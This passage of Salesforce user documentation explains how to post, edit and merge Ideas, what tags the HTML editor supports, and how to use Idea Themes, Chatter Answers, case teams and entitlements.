9. Click **Post**.

Your new idea displays at the top of the Recent Ideas subtab, and your vote (promote) is automatically applied to the idea. Each vote is always worth 10 points.

Tip: Use the following writing tips to make your idea easier for others to read and understand:

- Use complete sentences.
- Be as concise and direct as possible.
- Check your spelling and punctuation.

Editing Ideas

If you have the "edit" permission on ideas, you can edit the details of an existing idea:

1. On the Ideas tab, click the title of an idea.
2. Click **Edit**.
3. Modify the title, description, category, and status (administrators only) of the idea as appropriate.
4. Click **Apply** to save your work.

Editing an idea's details does not allow you to edit the comments on an idea.

Tip sheet: Using Salesforce Ideas

Merging Ideas

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To merge multiple ideas:	"Edit" on ideas

Overview

As more users contribute to a zone, the number of duplicate ideas often increases. Duplicate ideas make it difficult to measure feedback because votes and comments are spread out over many similar ideas. The best way to resolve this issue is to merge duplicate ideas together so one idea becomes the master to one or more child ideas.

Note the following about merging ideas.

- Once you merge ideas they cannot be separated.
- All votes belonging to child ideas are transferred to the master idea. If the same community member votes for two ideas that are eventually merged, only the vote for the master idea is kept; the vote for the child idea is discarded.
- Users can only vote for and add comments to a master idea.
- You cannot merge ideas in separate zones.
- Deleting a parent idea automatically deletes all child ideas. Child ideas cannot be deleted individually.

- The master idea does not inherit the status and category values of its child ideas.
- When an idea is merged and becomes a child idea, the child idea still appears on the Ideas Submitted page but not on any other pages in a zone member's Recent Activity.
- Merged ideas don't appear in the list of submitted ideas on the Idea Themes detail page and aren't counted in the `Submitted Ideas` field.
- When you merge a child idea, you can no longer edit the Idea Theme field.
- A child idea that has been merged is still visible to the user who submitted the idea from the Ideas Submitted list on the user's Recent Activity page.

Merging Ideas

To locate duplicate ideas and merge them together:

1. On the Ideas tab, click the title of an idea that you want to merge.
2. On the idea's detail page, click **Find Duplicates**. Salesforce searches all the ideas within the zone and displays the five ideas with titles that most closely match the current idea's title.
3. If the Possible Duplicates list does not contain any ideas that you want to merge, enter keywords in the `Search for Duplicates` field and click **Search**. Salesforce displays a new list of possible duplicate ideas.
4. From the Possible Duplicates list, select the ideas that you want to merge.

   To view the details of a possible duplicate idea, click the idea's title. Use your browser's back button to return to the search results.
5. Click **Merge with Current Idea**.
6. Select the idea that you want to be the master idea, and click **Merge**.
7. Click **OK** to complete the merge.

Tips on Using Ideas

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view the Ideas tab:	"Read" on ideas
To view and vote for ideas:	"Read" on ideas
To create ideas and add comments to ideas:	"Create" on ideas
To edit ideas and edit comments on ideas:	"Edit" on ideas
To create communities:	"Customize Application"

Consider the following information when setting up and using Ideas:

- To monitor the activity of Ideas, you can:
  - ◊ Create a workflow rule or trigger based on the number of comments an idea receives. You cannot create a workflow rule or trigger based on an idea's vote total or vote count. You also cannot create a trigger that inserts or deletes a comment when the Idea object is updated.

  - Create a custom report based on an idea's vote score or number of comments.

- When posting an idea or comment, you can include a URL in the idea's description or comment field, but you cannot attach a file or add a note to an idea.
- Master detail relationships are not supported.
- Ideas does not support workflow tasks, outbound messages, and approvals.
- Ideas does not support custom links.
- The Ideas detail page does not contain related lists.
- The data export feature archives all your Ideas data with the exception of deleted ideas and deleted comments.
- You cannot create activities and events for Ideas.
- When using standard or custom Idea fields, note the following:
  - History tracking is not supported.
  - Field dependencies and roll-up summary fields are not supported.
  - Formula fields are not available for the Community object.

Tips for Using the HTML Editor

The HTML editor gives users WYSIWYG HTML editing capabilities, allowing them to:

- Insert an image
- Insert hyperlinks
- Change paragraph alignment
- Create bulleted and numbered lists

Implementation Tips

- HTML tags you enter into the HTML editor will display to users as text.
- In related lists, search results, and hover details, Salesforce does not display text with HTML formatting or images.
- Hyperlinks open in a new browser window when users click on them. The HTML editor supports HTTP, HTTPS, and mailto hyperlinks.
- To insert an image, click  and either browse to an image file or specify the image's web address. Enter a description that appears when a user hovers over the image and when the image is not available. The image must have a URL that Salesforce can access.
- Images do not show up in list views and reports.
- You cannot disable individual features of the HTML editor. For example, you cannot disable its hyperlink and image capabilities.
- The HTML editor supports all languages that Salesforce supports.
- For security purposes, the HTML editor only allows the tags and attributes listed in Supported HTML Tags and Attributes on page 1787. Salesforce automatically removes unsupported tags and attributes when you save an idea description or comment. Salesforce also removes potentially malicious HTML. Note that Salesforce does not notify users when unsupported or potentially malicious HTML is removed.
- The HTML editor does not support JavaScript or Cascading Style Sheets (CSS).

Supported HTML Tags and Attributes

The HTML editor supports the following tags:

<a>	<dt>	<q>
<abbr>	<em>	<samp>
<acronym>	<font>	<small>
<address>	<h1>	<span>
<b>	<h2>	<strike>
<bdo>	<h3>	<strong>
<big>	<h4>	<sub>
<blockquote>	<h5>	<sup>
 	<h6>	<table>
<caption>	<hr>	<tbody>
<cite>	<i>	<td>
<code>	<img>	<tfoot>
<col>	<ins>	<th>
<colgroup>	<kbd>	<thead>
<dd>		<tr>
<del>		<tt>
<dfn>	<p>	
<div>	<pre>	<var>
<dl>		

The above tags can include the following attributes:

alt	face	size
background	height	src
border	href	style
class	name	target
colspan	rowspan	width

The above attributes can include URLs that begin with the following:

- `http:`
- `https:`
- `file:`
- `ftp:`
- `mailto:`

- #
- / for relative links

Enabling the HTML Editor in Ideas

The HTML editor is enabled by default for most organizations. If your organization does not have the HTML editor already enabled, an administrator can enable it as described in Customizing Ideas Settings on page 2029.

Warning: Once you enable the HTML editor, you cannot disable it.

Before enabling the HTML editor, note the following:

- Each HTML idea description has a maximum size of the 32 KB. Each comment has a maximum size of 4 KB.
- If you use the HTML editor to edit and save an idea description or comment that was in text format, Salesforce saves the description or comment in HTML format.
- In list views and search results, Salesforce displays only the first 255 characters of an idea's description or comment. This number includes HTML tags.

Idea Themes

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Watch a Demo: Encourage Collaboration with Idea Themes (3:30 minutes)

Idea Themes lets you invite community members to post ideas about specific topics so that members can solve problems or propose innovations for your company. For example, to engage with your community and create excitement around the launch of a new product, you can ask members to work together to create the product's name. Community members collaborate and add ideas to the idea theme, while you monitor their activities as they vote and comment on each other's ideas until they find a winner.

When you create an idea theme, you can add pictures, videos, and other multimedia content to showcase or explain the idea that you're presenting to the community. You can also view and manage the list of ideas that have been posted to the idea theme.

Managing Idea Themes

Using Idea Themes

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view the Idea Themes tab:	“Read” on Idea Themes
To create Idea Themes:	“Create” on Ideas

Click the Idea Themes tab to view, filter, moderate, and create themes from lists.

- Click **Create New View** to define your own custom list views. To edit or delete any view you created, select it from the View drop-down list and click **Edit**. If your organization has multiple communities, we recommend you add `Community` to your views so that you can see the name of the community associated with each idea theme. Adding the `Zone` field to the view also helps with managing multiple zones.
- Click `New Idea Theme` from the Idea Themes list view page or click `New` from the Recent Idea Themes list on the Idea Themes overview page to create a new idea theme.
- Click to refresh a list that's been updated.
- Click **Edit** or **Del** to edit or delete an idea theme.

Note: Deleting an idea theme also deletes the ideas that are associated with it. Conversely, undeleting an idea theme also undeletes the ideas that are associated with it.

Creating and Editing Idea Themes

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view the Idea Themes tab:	"Read" on Idea Themes
To create Idea Themes:	"Create" on Ideas

You can use the Idea Themes tab in both the application and the console to create and edit Idea Themes for the communities that you manage.

1. Click **New Idea Theme** from the Idea Themes list view page or click **New** from the Recent Idea Themes list on the Idea Themes overview page.
2. Select a zone for the idea theme and click `Continue`.
3. Select the idea theme's `Status`.
4. Select a category for the theme.
5. Add a title for the idea theme.
6. Optionally, enter a description of the theme.

   Use the HTML editor to format your text or add an image or video.
7. Click `Save`.

Managing Idea Themes

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view the Idea Themes tab:	"Read" on Idea Themes
To create and edit Idea Themes:	"Create" on Ideas

From the Idea Themes detail page, you can manage an idea theme and its related ideas. As an administrator, you can perform the following tasks:

- `Edit`, `Delete`, or `Clone` an idea theme.
- `Edit` or `Delete` ideas that have been submitted to the idea theme.
- Move an idea from one idea theme to another in your zones.

  You can do this by editing the name of the idea, which removes the idea from the current idea theme and gives you the opportunity to select a different idea theme.
- View the number of ideas that have been submitted for the idea theme. Merged ideas don't appear in the list of submitted ideas on the Idea Themes detail page and aren't counted in the `Submitted Ideas` field.
- Create an idea and post it to the idea theme in which you're working.


Chatter Answers Overview

Chatter Answers is available in: **Enterprise**, **Developer**, and **Unlimited** Editions.

Chatter Answers integrates Cases, Answers, Force.com Sites, Customer Portal, and Salesforce Knowledge to provide you with a zone for your customers. It lets your customers:

- Post, browse, and reply to questions.
- Delete their own questions and replies.
- Flag questions and replies as spam, hateful, or inappropriate.
- Receive emails when their questions are answered or when best answers are chosen for questions they're following.
- Collaborate publicly or privately with support agents to resolve issues.
- Search and review articles from Salesforce Knowledge.
- Like a post or Salesforce Knowledge article to help determine its popularity.
- Upload photos of themselves to their user profiles.

- View other users' total number of posts and number of replies marked as best answers by others.



1. **Search**: Customers can search for existing questions before they post their own.
2. **Reputation**: Zone members can earn points and ratings that display on hover over their photos in the feed
3. **Question**: Customers can post a question to the zone for help.
4. **Comment**: Zone members and support agents can comment on the question, and the customer can select a comment as the best answer.
5. **Filter**: Zone members and support agents can view questions and comments by specific topics.

Chatter Answers lets service organizations and support agents:

- Create multiple zones.
- Brand and customize zones.
- Respond to customers publicly or privately.
- Automate the creation of cases from questions via an Apex trigger and workflow rules.
- Deflect customer inquiries through participation.
- Encourage participation by publicly displaying user statistics.
- Moderate questions and answers from a Chatter Answers tab in Salesforce (or from the Service Cloud console).

A customer's question is typically answered on Chatter Answers using one of these processes:

Question Answered by a Similar Question with a Best Answer	Question Answered by the Members within the Zone	Question Answered by a Support Agent	Question Answered by a Salesforce Knowledge Article
1. A customer types a question or keyword into Chatter Answers and clicks **Ask**.	1. A customer types a question or keyword into Chatter Answers and clicks **Ask**.	1. A customer types a question or keyword into Chatter Answers and clicks **Ask**.	1. A customer types a question or keyword into Chatter Answers and clicks **Ask**.

Question Answered by a Similar Question with a Best Answer	Question Answered by the Members within the Zone	Question Answered by a Support Agent	Question Answered by a Salesforce Knowledge Article
2. A similar question with an answer displays in search results.	**2.** No similar questions display in search results. **3.** The customer signs in to Chatter Answers to post a public question. **4.** A zone member or support agent reads the question and adds a comment, which answers the customer's question.	**2.** No similar questions display in search results. **3.** The customer signs in Chatter Answers to post a private question. **4.** The private question is converted to a case. **5.** A support agent reads the case and adds a private comment, which answers the customer's question.	**2.** A similar Salesforce Knowledge article with an answer displays in search results.

Chatter Answers Terminology

Chatter Answers Terminology

Chatter Answers is available in: **Enterprise**, **Developer**, and **Unlimited** Editions.

The following terms are used when describing Chatter Answers features and functionality.

Answers

Answers is a feature of the Community application that enables users to ask questions and have community members post replies. Community members can then vote on the helpfulness of each reply, and the person who asked the question can mark one reply as the best answer.

Article

Articles capture information about your company's products and services that you want to make available in your knowledge base.

Best Answer

When a member of an answers community asks a question and other community members post a reply, the asker can mark one of the replies as the best answer. The best answer then appears directly under the question (above the other replies). Identifying the best answer helps other community members with the same question quickly find the most relevant, useful information.

Flag

An icon that users can click on a question or reply to report it as spam, hateful, or inappropriate.

Follow

A subscription to a question that lets you receive emails when someone answers or comments on a specific question.

Like

To show support or indicate quality or usefulness for a question, answer, or knowledge article.

Popular

Each question's popularity is based on the number of users who **Like** it within a certain amount of time.

Question

An issue posted to an answers community. When a community member asks a question, other community members post replies to help resolve the question.

Question, Private

An issue posted to an answers community, but marked **Private** so that only support agents can view and respond to it.

Reply

The response to a question in an answers community. When community members reply to a question, the person who asked the question can mark one of the replies as the best answer to resolve and close the question.

Topics

The sidebar that lists data categories from which your customers can browse questions and replies. For example, if you have a zone for hardware products, your topics may include laptops, desktops, and printers.

Vote, Reply

In an answers community, a vote means you either like or dislike a reply to a question.

Zones

Zones organize ideas and questions into logical groups, with each zone having its own focus and unique ideas and questions

Chatter Answers Overview

Using Chatter Answers

Chatter Answers is available in: **Enterprise**, **Developer**, and **Unlimited** Editions.

User Permissions Needed	
To view questions:	"Read" on questions
To ask and reply to questions:	"Create" on questions
To view cases:	"Read" on case
To change cases:	"Edit" on case
To manage Chatter Answers (Customer Portal) users:	"Edit Self-Service Users"

Chatter Answers lets you work with questions and cases that originate from customers in a zone. Once a customer posts a question to the zone, you or other customers can reply. Questions are converted to cases when they're marked `Private`, or after a time specified by your administrator.

With Chatter Answers, you can:

- Reply to questions converted to cases.
- Create custom views for cases converted from questions by filtering on `Case Origin`.
- Upload a photo to your profile so that customers can see who you are.
- Work with Chatter Answers users, who are essentially Customer Portal users.
- Assign the Chatter Answers User feature license to portal users who don't self-register so that they can access your community.
- Use the Questions tab to moderate questions and to:
  - ◊ Review lists of questions.
  - ◊ Answer questions or add replies to questions.
  - ◊ Manually escalate a question to a case.
  - ◊ Delete questions or replies.
  - ◊ Select best answers for questions.
  - ◊ Promote helpful replies to Salesforce Knowledge articles

Note: We recommend that you assign a support agent to review public questions from the Questions tab. Agents can't click **Flag** next to questions or replies that are spam, hateful, or inappropriate, but they can edit and delete questions or replies from a Web community via the Questions tab if they have the "Delete" permission on questions.

Tip: To moderate many questions quickly, we recommend that support agents review questions from pinned lists on the Service Cloud console (this requires adding the Questions tab to the console's Navigation tab; see Creating a Service Cloud Console App on page 2115).

Chatter Answers Overview
Chatter Answers Terminology

Questions Home

Answers is available in: **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To view the Questions tab:	"Read" on questions
To ask and reply to questions:	"Create" on questions
To delete questions and replies:	"Delete" on questions
To escalate a question to a case:	"Create" on cases
To edit questions:	"Edit" on questions

Note: Starting with Summer '13, Answers isn't available for new organizations. Now you can use Chatter Answers, a self-service and support community where users can post questions and receive answers and comments from other users or your support agents. Chatter Answers brings together Case, Questions and Answers, and Salesforce Knowledge articles in a unified experience. Existing organizations will continue to have access to Answers if it was enabled prior to the Summer '13 release.

The Questions tab lets you view, search, filter, moderate, and create questions from lists.

- Search for questions by typing two or more letters of a question in the Search All Questions box. As you type, questions that match your search terms appear.
- Select predefined list views from the View drop-down list. Some predefined lists from which you can filter questions include:
  - ◊ Questions with Best Replies
  - ◊ Questions without Best Replies
- Click **Create New View** to define your own custom list views. To edit or delete any view you created, select it from the View drop-down list and click **Edit**.
- Click `New Question` from the Questions list view page or click `New` from the Recent Questions list on the Questions overview page to create a new question.
- Click to refresh a list that's been updated.
- After you select a question from the list:

◊ Type an answer or comment and click **Answer Customer & Zone** to reply to customers.
◊ Click and choose:

- **Delete** to delete the question from the community.
- **Escalate to Case** to create a case from the question.
- **Edit** to edit the fields in an existing question.

◊ Click on one of the question's replies and choose:

- **Delete** to delete the reply from the community.
- **Promote to Article** to add the reply as a draft article to the knowledge base (available if it's set up by your administrator).
- **Edit** to edit the fields in an existing reply.

◊ If the question is private, meaning only support agents can view and answer it, you can click the case link to view the case automatically associated with the question.

Note: The Questions tab is intended for Chatter Answers, but you can also use it to view questions from the answers feature.

Searching in Chatter Answers

Search Chatter Answers to find questions and replies, best answers, and Salesforce Knowledge articles that can help you resolve your issue. Searching in Chatter Answers might eliminate the need to post a new question and can help you avoid posting redundant questions.

Chatter Answers is available in: **Enterprise**, **Developer**, and **Unlimited** Editions.

User Permissions Needed	
To view questions:	"Read" on questions

Searches in Chatter Answers return results from all of the zones that are available to you.

Note: Searches performed by internal users return results from all questions that are available within the organization. Searches performed by all other users in Salesforce Communities return results from the questions that are available within the community.

1. Enter your question in the search box.
2. Click the magnifying glass.

Searching in Chatter Answers returns results for best answers, open questions, and Salesforce Knowledge articles that match your question search terms.

RESOLVING CUSTOMER INQUIRIES WITH OTHERS

Adding Case Team Members

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To set up case teams:	"Customize Application" AND "Manage Users"
To add team members:	"Edit" on cases

To add individual case team members or predefined case teams to a case:

1. View the case.
2. In the Case Team related list, click **Update Case Team Members**.
3. To add individual members to the case team:
   a. Select the type of user from the **Team Member** picklist (either User, Contact, Portal User, or Partner User), and click the lookup icon ( ) to choose a specific user.

      Portal User and Partner User only display if a partner portal or Customer Portal is enabled for your organization.

      High-volume portal users can't be added to teams.
   b. Select the case team role to apply to the team member from the `Member Role` picklist.

      Every member of a case team has a role that he or she plays for the case, such as "Customer Contact" or "Case Manager." Roles determine access to the case, like Read Only or Read/Write access, and whether the member in the role is visible to users in the Customer Portal.
4. To add an existing case team, click the lookup icon ( ) in the Predefined Case Teams section and choose a specific team.
5. Click **Save**.

Tips on Adding Users to Case Teams

Consider the following when adding users to case teams:

- You cannot add a user to a case team if he or she is already on the case team. For example, if you add a predefined team to a case that includes a member already on the team, then that member is automatically removed from the predefined team when it is added to the case.

- Contacts can only view cases via a Customer Portal.
- Customer Portal users can view the Case Team related list if it is included on case page layouts associated with their profile. However, Customer Portal users cannot update case teams or view case team role details on cases.
- You can filter case lists by case teams where you are a member. Simply select the `My Case Teams` filter on case list views. You can also report on case teams in which you are a member. After you run a case report, select My team's cases from the `View` filter.
- The possible access levels a case team member can have on a case, as defined by your administrator via case team roles, include:

Access Level	Description
Read/Write	User can view and edit the record, and add associated records, notes, and attachments to it.
Read Only	User can view the record, and add associated records to it. They cannot edit the record or add notes or attachments.
Private	User cannot access the record in any way.

Updating Case Team Members

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To set up case teams:	"Customize Application" AND "Manage Users"
To add team members:	"Edit" on cases

You can update case team members on a case.

1. View the case.
2. On the Case Team related list, click **Update Case Team Members**.
3. Optionally:
   - Click the `Remove` link next to an existing team member or predefined case team to remove that member or team from the case.
   - Click the **Add 1 Row** link to add a new row with which you can add a case team member or predefined case team.
   - On existing team member rows, you can:
     - ◊ Select the type of user from the **Team Member** picklist (either User, Contact, Portal User, or Partner User), and click the lookup icon ( ) to choose a specific user.
     - ◊ Select the case team role to apply to the team member from the `Member Role` picklist.

Every member of a case team has a role that he or she plays for the case, such as "Customer Contact" or "Case Manager." Roles determine access to the case, like Read Only or Read/Write access, and whether the member in the role is visible to users in the Customer Portal.

- On existing predefined case team rows, you can click the lookup icon (🔍) to add a specific case team.

4. Click **Save**.

Tips on Updating Case Team Members

Consider the following when updating case team members:

- You cannot add a user to a case team if he or she is already on the case team. For example, if you add a predefined team to a case that includes a member already on the team, then that member is automatically removed from the predefined team when it is added to the case.
- When you remove a user or a predefined case team from a case, you can add the user or predefined case team back to the case at any time.
- Contacts can only view cases via a Customer Portal.
- If you deactivate a user, Salesforce prompts you to remove him or her from case teams.
- Customer Portal users can view the Case Team related list if it is included on case page layouts associated with their profile. However, Customer Portal users cannot update case teams or view case team role details on cases.
- The possible access levels a case team member can have on a case, as defined by your administrator via case team roles, include:

Access Level	Description
Read/Write	User can view and edit the record, and add associated records, notes, and attachments to it.
Read Only	User can view the record, and add associated records to it. They cannot edit the record or add notes or attachments.
Private	User cannot access the record in any way.

Case Team Fields

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To set up case teams:	"Customize Application" AND "Manage Users"
To add team members:	"Edit" on cases

A case team member has the following fields, listed in alphabetical order.

Field	Description
`Case Access`	The level of access that a team member has to the case. The access level can be Read/Write, Read Only, or Private; but it cannot be less than your organization's default case sharing access.
`Member Name`	The name of a user listed as part of the case team.
`Member Role`	The role that the team member plays for the case, for example, "Case Manager."
`Visible in Customer Portal`	Indicates whether the case team member displays in the Customer Portal.

CREATING AND VERIFYING SERVICE AGREEMENTS

ENTITLEMENTS

Entitlements Overview

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

Entitlements help you determine if your customers are eligible for customer support so you can create cases for them. A customer may be eligible for support based on a particular asset, account, or service contract. You can use entitlements on their own or in conjunction with entitlement processes, which are timelines that contain all of the steps (or milestones) that your support team must complete in order to resolve cases.

Depending on how entitlements are set up, you can view and create them on the Entitlements tab or from the Entitlements related list on accounts, contacts, assets, or service contracts. Click **Create Case** on the Entitlements related list to create a case that automatically includes the correct entitlement, account, contact, and asset.

If set up, the Entitlements or Entitlement Template related lists let you add existing entitlements to contacts and products.

Note: Entitlements don't automatically apply to cases created with Web-to-Case or Email-to-Case. If needed, you can add entitlements to these features using Apex code.

Getting Started with Entitlement Management

Verifying Entitlements

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

User Permissions Needed	
To view entitlements:	"Read" on entitlements

You may have to verify that contacts are eligible to receive customer support, or that a service contract includes an entitlement, before you create or update cases. Depending on how entitlements are set up, you can verify them from these locations:

Verify Entitlements From	To Confirm That	Steps To Verify
Entitlements tab	A specific entitlement is available.	**1.** Click the Entitlements tab. **2.** Click an entitlement name.
Accounts	At least one contact on the account is eligible for support.	**1.** View an account. **2.** Confirm that an entitlement is on the Entitlements related list.
Contacts	Specific contacts are eligible for support.	**1.** View a contact. **2.** Confirm that an entitlement is on the Entitlements related list.
Assets	Specific assets (purchased products) are eligible for support.	**1.** Locate an asset from a related list or an assets list view on the Products tab. **2.** Click the asset name. **3.** Confirm that an entitlement is on the Entitlements related list.
Service contracts	A specific service contract includes customer support.	**1.** Click the Service Contracts tab. **2.** Click a service contract name. **3.** Confirm that an entitlement is on the Entitlements related list.

Note: After you verify an entitlement, you can click **Create Case** to create a new case associated with the entitlement. The case automatically includes any account, contact, or asset information from the entitlement.

Searching for Entitlements

Displaying and Editing Entitlements

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

User Permissions Needed	
To view entitlements:	"Read" on entitlements
To change entitlements:	"Edit" on entitlements

Displaying Entitlements

To view an entitlement's details, use the Entitlements tab, list pages, or the Entitlements related list on:

- Accounts
- Contacts
- Assets
- Service contracts

The Entitlements related list shows all the entitlements associated with that item.

To view an entitlement template's details, use the Entitlement Templates related list on products.

Your administrator determines where you can view entitlements and entitlement templates.

Editing Entitlements

To update an entitlement, click **Edit**, change the fields, and click **Save**.

Use inline editing to edit fields directly on the detail page. If inline editing isn't enabled, contact your administrator.

Entitlements Related Lists

The lower portion of an entitlement displays information related to it, including cases, contacts, milestones, history, activities, notes, and attachments.

You can click:

- Items to display their details
- **Show [number] more** to increase the number of items in the list
- **Go to list** to display a page with the entire list.

Sharing

You can't share entitlements. If an entitlement has an account, its sharing is inherited from account sharing.

Printing Entitlements

To open a printable display of the record details, in the top-right corner of the page, click **Printable View**.

Entitlement Process Fields

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

Here are an entitlement process' fields. Some of these fields may not be visible or editable depending on your page layout and field-level security settings.

Field	Description
`Timeline`	How far along a case is to reaching an entitlement process's milestones. You can click or hover your mouse pointer over each milestone to view its details. Milestones are represented by these icons: • Completed milestone • Violated milestone You can drag the Handle icon ( ) along the Timeline Zoom tool to view past and future milestones. When adding the `Timeline` field to case page layouts, click the wrench icon ( ) next to it and select `Show label` so the field name displays on cases.
`Entitlement Process Start Time`	The time the case entered an entitlement process. You can update or reset the time if you have the "Edit" permission on cases. When you reset the time: • Closed or completed milestones aren't affected

Field	Description
	• Incomplete milestones are recalculated based on the new start time
`Entitlement Process End Time`	The time the case exited an entitlement process.
`Stopped`	Lets you stop an entitlement process on a case. This may be necessary if you're waiting for a customer's response.
`Stopped Since`	Shows the date and time an entitlement process was stopped on a case.

Viewing Entitlement Lists

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

User Permissions Needed	
To view entitlement lists:	"Read" on entitlements
To create entitlements:	"Create" on entitlements

The entitlements list page displays a list of entitlements. To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views. To edit or delete any view you created, select it from the `View` drop-down list and click **Edit**. In Professional, Enterprise, Unlimited, and Developer Edition organizations that have set up the console, you can view entitlement lists via the console's list view.

Depending on your user permissions on entitlements, you may see these buttons and links:

Button or Link	Description
New Entitlement	Click to create a new entitlement.
Create Case	Click to create a new case associated with the entitlement.
Edit	Click to edit an entitlement.
Del	Click to delete an entitlement.

Entitlement Management Overview

Searching for Entitlements

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

User Permissions Needed	
To view entitlements:	"Read" on entitlements

1. Enter your search terms in the sidebar or header search box.
2. Click **Search**.
3. From the search results, click an item to open it or click **Edit**, if available.

You can also create an entitlements list view to find entitlements that match specific criteria.

See Also:

Entitlement Management Overview

Creating Entitlements

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

User Permissions Needed	
To create or clone entitlements:	"Create" on entitlements

Entitlements specify if a contact or account is eligible to receive customer support.

To create entitlements:

1. Click **New** on the Entitlements tab or **New Entitlement** from the Entitlements related list on accounts, assets, or service contracts.

   Your administrator determines where you can create entitlements.

   Note:

   - To add existing entitlements to contacts, click **Add Entitlements** on the Entitlements related list.
   - To add entitlement templates to products, click **Add Entitlement Template** on the Entitlement Templates related list.

   You can't create new entitlements on contacts or products.

2. Enter the following details:

Field	Description
Account Name	The name of the account associated with the entitlement. To quickly find an asset in the lookup dialog box, select criteria from the Filter by fields. Administrators can set lookup filters to restrict filter values and results.
Asset Name	The name of the asset associated with the entitlement. Assets represent specific products purchased by customers.
Business Hours	The entitlement's supported business hours. Business hours on a case take precedence over business hours on entitlements. Business hours on entitlements only add business hours to cases created from entitlements. For example, if you add an entitlement with business hours to a case that already has business hours, the entitlement's business hours are ignored.
Per Incident	Lets you limit the number of cases the entitlement supports.
Cases Per Entitlement	The total number of cases the entitlement supports. This field is only available if Per Incident is selected.
Contract Line Item	The name of the contract line item (product) associated with the entitlement.
End Date	The last day the entitlement is in effect.
Entitlement Name	The entitlement's name. We recommend using a descriptive name , such as Phone Support. This helps users better understand entitlements when they see them on related lists for accounts, contacts, and assets.
Service Contract	The name of the service contract associated with the entitlement. To quickly find a service contract in the lookup dialog box, select criteria from the Filter by fields. Administrators can set lookup filters to restrict filter values and results.
Start Date	The first day the entitlement is in effect.
Entitlement Process	The entitlement process associated with the entitlement. Entitlement processes are timelines that include all of the steps (milestones) that your support team must complete to resolve cases. Each process includes the logic necessary to determine how to enforce the correct service level for your customers.

Field	Description
`Remaining Cases`	The number of cases the entitlement can support. This field decreases in value by one each time a case is created with the entitlement. This field is only available if `Per Incident` is selected.
`Status`	The entitlement's status. Status is determined by your organization's current system date and the entitlement's `Start Date` and `End Date`. The status is: • Active if the system date is greater than or equal to the `Start Date` and less than or equal to the `End Date`. • Expired if the system date is greater than the `End Date`. • Inactive if the system date is less than the `Start Date`.
`Status Icon`	Represents the entitlement's status by displaying one of the following icons: • Active • Expired • Inactive
`Type`	The type of entitlement, such as Web or phone support. Administrators can customize this field's values.

3. Click **Save**.

Tip: Click **Clone** on an entitlement to quickly create a new entitlement from an existing one. This helps you create multiple entitlements for a customer.

Deleting Entitlements

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

User Permissions Needed	
To delete entitlements:	“Delete” on entitlements

To delete an entitlement, click **Del** next to the entitlement on the entitlement list page, or click **Delete** on the entitlement detail page.

Deleting an entitlement moves it to the Recycle Bin. Any notes, attachments, or activities associated with the entitlement are also deleted. If you undelete the entitlement, any associated items are undeleted.

Note:

- The **Del** link and **Delete** button only display for users with the “Delete” permission on entitlements.
- You can't delete an entitlement with an active or closed case.

Using the Entitlements Related List

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

User Permissions Needed	
To view entitlements on accounts, contacts, assets, or service contracts:	“Read” on accounts, contacts, assets, or service contracts
To edit entitlements on accounts, contacts, assets, or service contracts:	“Edit” on accounts, contacts, assets, or service contracts
To create cases:	“Create” on cases
To change entitlements:	“Edit” on entitlements

The Entitlement related list displays a list of entitlements that apply to accounts, contacts, assets, or service contracts. Entitlements help you determine if your customers are eligible for customer support. You can use entitlements to verify if you can create cases for a customer.

Administrators determine an Entitlements related list's availability and contents. The following options and information display by default:

New Entitlement

Click this button to add a new entitlement to an account, contact, asset, or service contract.

Action

The actions you can perform on the entitlement:

- Click **Create Case** to create a new case that automatically includes the correct entitlement, account, contact, or asset.
- Click **Edit** to change the entitlement.
- Click **Del** to remove the entitlement.

Entitlement

The entitlement's name. Click to view the entitlement's details.

Start Date

The first day the entitlement is in effect.

End Date

The last day the entitlement is in effect.

Status

The entitlement's status.

Cases Overview

Using the Contacts Related List on Entitlements

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

User Permissions Needed	
To view contacts on entitlements:	"Read" on entitlements AND "Read" on contacts and "Read" on entitlement contacts
To create cases:	"Create" on cases
To change entitlements:	"Edit" on entitlements

The Contacts related list on entitlements displays a list of contacts eligible to receive customer support. Your company may not allow you to provide support to customers unless they're on this list.

Administrators determine the Contacts related list's availability and content. The following options and information display by default:

Add

Click this button to add contact(s) to the entitlement.

To search for contacts, enter a name or part of a name in the text entry field and click **Go!**. Check the boxes next to the contacts you want to add to the entitlement and click **Insert Selected**. Click **Done** to add the selected people.

Action

The actions you can perform on the contact:

- Click **Create Case** to create a new case that automatically includes the correct entitlement, account, contact, or asset.
- Click **Remove** to remove the contact from the entitlement.

Contact Name

The contact's name. Click to view the contact's details.

Added By

The name of the user who added the contact to the entitlement.

Entitlement Management Overview

Using the Milestones Related List on Entitlements

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

User Permissions Needed	
To view milestones on entitlements:	“Read” on entitlements

The Milestones related list on entitlements displays a list of milestones that apply to an entitlement. Milestones are required steps in your support process. They're metrics that represent service levels to provide to each of your customers. Examples of milestones include first response and resolution times on cases.

Administrators determine the Milestones related list's availability and contents. The following information displays by default:

Order
: The order in which the milestone is processed if a case matches the criteria of more than one milestone in an entitlement process.

Name
: The milestone's name.

Description
: The milestone's description.

Criteria
